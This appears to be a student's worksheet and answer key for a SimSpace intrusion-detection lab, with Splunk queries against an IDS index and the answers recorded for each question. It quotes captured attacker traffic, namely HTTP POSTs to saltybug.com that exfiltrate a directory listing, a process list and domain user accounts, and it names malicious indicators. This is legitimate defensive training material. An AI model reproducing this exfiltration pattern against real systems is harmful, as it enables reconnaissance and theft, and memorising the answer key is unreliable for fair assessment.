NIDS Hands-On

Done	☑
Due Date	@09/21/2025
Status	Done

- Utilize the SimSpace environment
- Utilize the index=ids
- Utilize the timeframe 6/25/2025 11:00:00 - 6/25/2025 11:50:00 (UTC Timezone)
- Utilize the knowledge you have from the proxy logs, alert, and IOCs.


How to Do a generic search on the ids index for the designated timeframe to analyze the alert signature IDs. How many events are there for signature ID 2031071?

ANSWER FORMAT: 123456 (Number Count)

HINT: You are going to need to use the stats command

`index=ids | stats count by alert.signature_id` OR

→ `index=ids alert.signature_id=2031071` → answer **4680**




How to Do a generic search on the ids index for the designated timeframe to analyze the alert signature IDs. How many events are there for signature alert ET INFO PE EXE or DLL Windows file download HTTP?

ANSWER FORMAT: 123456 (Number Count)

HINT: You are going to need to use the stats command

- To count by the descriptive signature name: `index=ids | stats count by alert.signature`
- To count by the numerical signature ID: `index=ids | stats count by alert.signature_id`
- FOr specific alert, use `index=ids "ET INFO PE EXE or DLL Windows file download HTTP"` →answer **2**




How to do a targeted string search for the IP addresses of the compromised systems on the ids index during the designated timeframe. How many events are there for both systems?

ANSWER FORMAT: 123456 (Number Count) HINT: You are going to need to use the stats command

- The target IPs are:
  - **ACC Win 1016**, which corresponds to IP address `172.16.6.116`.
  - **ACC Win 1013**, which corresponds to IP address `172.16.6.113`

- `index=ids (172.16.6.116 OR 172.16.6.113)` → answer =**2009**



How to Do a targeted string search for the (2) known bad IP addresses identified in the ids index during the designated timeframe. How many events are there for both IP addresses?

ANSWER FORMAT: 123456 (Number Count)

HINT: You are going to need to use the stats command. You won't find one of the domains just by searching

`index=ids (23.192.51.165 OR 162.241.253.54)` - answer= **12**

dest_IP


39 Values, 100% of events
Yes No
Reports
Top values Top values by time Rare values
Events with this field
Top 10 Values
Count
172.16.2.8

Src_IP

Top 10 Values	Count	%
172.16.6.122	1,144	3.12%
172.16.6.107	1,121	3.058%
172.16.6.106	1,106	3.017%
172.16.6.103	1,095	2.987%
172.16.6.124	1,093	2.981
172.16.6.101	1,088	2.968%

30,833 84.101%
172.16.2.6 5,
331 14. 541%
23.192.51.165 408
1.113%
162.241.253.54 11
0.03%
162.241 .252.54 5
0.014%
172.16.6.114 5
0.014%
172.16.6.105 3
0.008%
172.16.6.109 3
0.008%
172.16.6.111 3
0.008%
172.16.6.116 3
0.008%]


172.16.6.111	1,087	2.965%
172.16.6.119	1,086	2.962%
172.16.6.126	1,084	2.957%
172.16.6.102	1,079	2.943%



How to Do a targeted string search for the known malicious binary file (exe) in the ids index during the designated timeframe. Review the payload. What was the length of the content downloaded?

ANSWER FORMAT: 123456 (Amount)

- I ran `index=ids "ET INFO PE EXE or DLL Windows file download HTTP"` →I looked under files.filename and **/QRCodeScanner.exe** which is a Indicator of Compromise (IOC)



- now I do `index=ids "QRCodeScanner.exe"`
- `payload_printable` field, which contains readable data from the network packet→ `Content-Length` →answer = **5608448**

How to do a targeted string search for the known compromised system and/or the known malicious domains or IP addresses in the ids index during the designated timeframe. Review the payload. It appears system reconnaissance has been performed. What is the Volume Serial Number identified for the C:\ in ACC-WIN10-16?

ANSWER FORMAT: 1234-A1B2 (Use CAPS for letters)

I will use → `index=ids 172.16.6.116 "Volume Serial Number"` → `payload_printable` → **answer= 0258-91D4**

```
POST /update HTTP/1.1 User-Agent: Mozilla/5.0                    1
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.169
Safari/537.36 Content-Length: 955 Content-Type:
text/plain Accept-Encoding: gzip Host: saltybug.com
Via: 1.1 ["site-proxy.site.lan"] (squid/3.5.27) X-
Forwarded-For: 172.16.6.116 Cache-Control: max-
age=259200 Connection: keep-alive ip=172.16.6.116
10.10.6.116 hid=2 hn=acc-win10-16 tid=4 Volume in
drive C has no label. Volume Serial Number is 0258-
91D4 Directory of C:\ 06/24/2025 06:56 PM 2,997
edge_exported.xml 06/18/2025 08:44 AM <DIR> Microsoft
12/07/2019 05:14 AM <DIR> PerfLogs 06/13/2025 10:57
AM <DIR> Program Files 04/22/2025 03:44 PM <DIR>
Program Files (x86) 11/21/2022 10:12 PM 31,908,355
SystemInit-Fix_2016_Autologon.exe 11/30/2022 07:50 PM
40,481,427 SystemInit-puppet7.exe 06/18/2025 12:00 PM
<DIR> temp 04/17/2025 03:18 PM <DIR> tmp 06/13/2025
08:04 AM <DIR> Users 11/21/2022 10:34 PM 5,211,080
vcredist_x64.exe 11/22/2022 12:19 PM 4,483,040
vcredist_x86.exe 06/13/2025 04:51 PM <DIR> Windows 5
File(s) 82,086,899 bytes 8 Dir(s) 46,795,595,776
bytes free
```

How to do a targeted string search for the known compromised system and/or the known malicious domains or IP addresses in the ids index during the designated timeframe. Review the payload. It appears system reconnaissance has been performed. What was the process ID (PID) for svchost.exe in ACC-WIN10-16?

ANSWER FORMAT: 123 (Process ID)

`index=ids 172.16.6.116 "svchost.exe"` → `payload_printable` → `task_list`

```
POST http://saltybug.com/update HTTP/1.1 Host:
saltybug.com User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/74.0.3729.169 Safari/537.36 Connection:
close Content-Length: 37252 Content-Type: text/plain
Accept-Encoding: gzip ip=172.16.6.116 10.10.6.116
hid=2 hn=acc-win10-16 tid=11 Image Name PID Session
Name Session# Mem Usage Status User Name CPU Time
Window Title ========================= ========
================ =========== ============
===============
================================================
============
================================================
================== System Idle Process 0 Services 0
8 K Unknown NT AUTHORITY\SYSTEM 0:29:43 N/A System 4
Services 0 144 K Unknown N/A 0:00:51 N/A Registry 92
Services 0 29,456 K Unknown NT AUTHORITY\SYSTEM
0:00:04 N/A smss.exe 352 Services 0 988 K Unknown NT
AUTHORITY\SYSTEM 0:00:00 N/A csrss.exe 456 Services 0
5,276 K Unknown NT AUTHORITY\SYSTEM 0:00:01 N/A
wininit.exe 560 Services 0 6,712 K Unknown NT
AUTHORITY\SYSTEM 0:00:00 N/A csrss.exe 568 Console 1
5,324 K Running NT AUTHORITY\SYSTEM 0:00:00 N/A
winlogon.exe 660 Console 1 11,428 K Unknown NT
AUTHORITY\SYSTEM 0:00:00 N/A services.exe 676
Services 0 13,644 K Unknown NT AUTHORITY\SYSTEM
0:00:05 N/A lsass.exe 716 Services 0 20,556 K Unknown
NT AUTHORITY\SYSTEM 0:00:14 N/A svchost.exe 808
Services 0 27,656 K Unknown NT AUTHORITY\SYSTEM
0:00:02 N/A fontdrvhost.exe 832 Services 0 2,552 K
Unknown Font Driver Host\UMFD-0 0:00:00 N/A
fontdrvhost.exe 872 Console 1 9,812 K Unknown Font
Driver Host\UMFD-1 0:00:01 N/A svchost.exe 936
Services 0 16,588 K Unknown NT AUTHORITY\NETWORK
SERVICE 0:00:03 N/A svchost.exe 988 Services
```

answer=936 I will go with the first instance

```
ip=172.16.6.116 10.10.6.116
hid=2
hn=acc-win10-16
tid=11

Image Name                     PID Session Name        Session#    Mem Usage Status          User Name                                              CPU Time Window Title
========================= ======== ================ =========== ============ =============== ================================================== ============ ===============
System Idle Process              0 Services                   0          8 K Unknown         NT AUTHORITY\SYSTEM                                     0:29:43 N/A
System                           4 Services                   0        144 K Unknown         N/A                                                     0:00:51 N/A
Registry                        92 Services                   0     29,456 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:04 N/A
smss.exe                       352 Services                   0        988 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                      456 Services                   0      5,276 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:01 N/A
wininit.exe                    560 Services                   0      6,712 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
csrss.exe                      568 Console                    1      5,324 K Running         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
winlogon.exe                   660 Console                    1     11,428 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:00 N/A
services.exe                   676 Services                   0     13,644 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:05 N/A
lsass.exe                      716 Services                   0     20,556 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:14 N/A
svchost.exe                    808 Services                   0     27,656 K Unknown         NT AUTHORITY\SYSTEM                                     0:00:02 N/A
fontdrvhost.exe                832 Services                   0      2,552 K Unknown         Font Driver Host\UMFD-0                                 0:00:00 N/A
fontdrvhost.exe                872 Console                    1      9,812 K Unknown         Font Driver Host\UMFD-1                                 0:00:01 N/A
svchost.exe                    936 Services                   0     16,588 K Unknown         NT AUTHORITY\NETWORK SERVICE                            0:00:03 N/A
```

How to do a targeted string search for the known compromised system and/or the known malicious domains or IP addresses in the ids index during the designated timeframe. Review the payload. It appears system reconnaissance has been performed. What time did the outbound netstat alert trigger for ACC-WIN10-16?

ANSWER FORMAT: YYYY-MM-DD hh:mm:ss (remember UTC)

`index=ids 172.16.6.116 "netstat"`

→ answer=2025-06-25 11:30:44

its this answer because its the earliest alert

```
2025-06-25T11:30:44.408779+0000
2025-06-25T11:30:44.409794+0000
2025-06-25T11:37:07.791853+0000
2025-06-25T11:37:07.792938+0000
```

How to do a targeted string search for the known compromised system and/or the known malicious domains or IP addresses in the ids index during the designated timeframe. Review the payload. It appears system reconnaissance has been performed. User accounts appear to be exfiltrated from \\site-dc.site.lan. Which user is the last account listed?

ANSWER FORMAT: user.name

▼ I did `index=ids 172.16.6.116 "accounts"` and got 4 events. the last name was **zackary.warren**

```
6/25/25
11:34:48.132 AM
{ [-]
  alert: { [+]
  }
  app_proto: http
  community_id: 1:hIOKhzQfIhBG7Bg+qSYjkbtcOV4=
  dest_ip: 172.16.2.6
  dest_port: 8080
  direction: to_server
  event_type: alert
  files: [ [+]
  ]
  flow_id: 2204090579695139
  in_iface: bond0
  packet: AAKzAAcEAAKzABgeCABFAAAoFhBAAIAGhCWsEAZ0rBACBu4
HH5CqBcn3TQPJ0IARBAGyzAAAAAAAAAAA
  packet_info: { [+]
  }
  payload_printable: POST http://saltybug.com/update HTTP/1.1
Host: saltybug.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.
36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Connection: close
Content-Length: 2685
Content-Type: text/plain
Accept-Encoding: gzip

ip=172.16.6.116 10.10.6.116
hid=2
hn=acc-win10-16
```

```
tid=21
The request will be processed at a domain controller for domain site.lan.


User accounts for \\site-dc.site.lan

-------------------------------------------------------------------------------
$E71000-GQRP1NRQ2VPA     Administrator           ahmed.ortega
alina.beck               alvin.shelton           b-admin0
billie.acosta            bob.burke               brock.morgan
carla.rush               celia.moody             chandler.steele
chandra.perez            charity.bowen           charles.hardy
charley.fritz            chelsea.gillespie       cheri.freeman
christopher.mejia        christy.foster          ciara.schultz
cierra.ray               dale.hays               darryl.richmond
dewey.houston            dominic.monroe          doris.ford
elias.small              eric.blair              erwin.mullins
eunice.gilmore           freddie.mclaughlin      gavin.horn
george.webster           Guest                   i-admin0
irwin.choi               janice.durham           jaron.olsen
jefferson.livingston     jessica.zuniga          joanna.wilkerson
joaquin.clayton          josh.brock              karen.adkins
katharine.stone          kenneth.hodge           krbtgt
lara.whitaker            laurel.harding          liam.sherman
loren.holder             louise.andersen         lucy.alexander
madelyn.luna             makenzie.melton         marcos.casey
maya.goodman             michelle.blanchard      monroe.thompson
nelda.rios               norma.finley            o-admin0
ola.burch                omar.gilbert            phil.joyce
r-admin0                 randolph.hickman        ricardo.barr
robyn.juarez             rosemary.cortez         roxanne.farley
sadie.villa              sean.wilkinson          sebastian.wells
sheryl.trevino           silas.stuart            SM_0b5ccbeb90f548a19
SM_6ed8e1912ef649de9     SM_9875ff9f2a2c414eb    SM_9d0d92fc4077
45b2b
```


```
SM_9d5429faa38348d3b    SM_df76960b01504ed59    SM_f00c10eb0b0
34bea8
SM_fa9d6043c3b74cd1a    SM_fd632d5705984a639    sshd
summer.hayes            tanner.grant            tessa.church
thomas.michael          triston.beltran         zackary.warren
The command completed successfully.
```

How to do a targeted string search for the known compromised system and/or the known malicious domains or IP addresses in the ids index during the designated timeframe. Review the payload. It appears system reconnaissance has been performed. When was the first time the alert 'ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND' was triggered on ACC-WIN10-16?

ANSWER FORMAT: YYYY-MM-DD hh:mm:ss

The following Splunk command will find the relevant events, filter them for the specific alert signature, and then sort them to find the earliest occurrence:


`index=ids "ACC-WIN10-16" "ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND" | sort _time` →**answer= 2025-06-25 11:22:08**



How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. What was the signature ID for the alert?

ANSWER FORMAT: 1234567 (signature)

`index=ids "ET INFO Windows PowerShell User-Agent Usage"` →**answer=2033355**




How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. When was the first time the alert was triggered?

ANSWER FORMAT: YYYY-MM-DD hh:mm:ss

I do this command and record 1^{st} alert triggered

`index=ids "ET INFO Windows PowerShell User-Agent Usage" | sort _time` →**answer= 2025-06-25 11:44:15**



How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. What internal client host is involved in the alert?

ANSWER FORMAT: host-name-01 (all lowercase) → **answer=acc-win10-13**

How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. How many ACTUAL events are coming from the client system?

ANSWER FORMAT: 1 (a number)

`index=ids "ET INFO Windows PowerShell User-Agent Usage" "172.16.6.113"` →, the four events logged are not four separate, independent actions. Instead, they represent two distinct network sessions, each generating two log entries. This happens because the network security monitoring tools are logging the traffic at two different points: so **answer=2**

How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. What is the external IP address involved in the alert?

ANSWER FORMAT: 1.2.3.4

`index=ids "ET INFO Windows PowerShell User-Agent Usage"` → **answer= 162.241.252.54**

How to do a targeted string search for the alert signature 'ET INFO Windows PowerShell User-Agent Usage' in the ids index during the designated timeframe. Review the payload. There appears to be a new interesting domain based on this activity. What is the domain?

ANSWER FORMAT: domain.com

`index=ids "ET INFO Windows PowerShell User-Agent Usage"` →**answer= s4ltybug.com**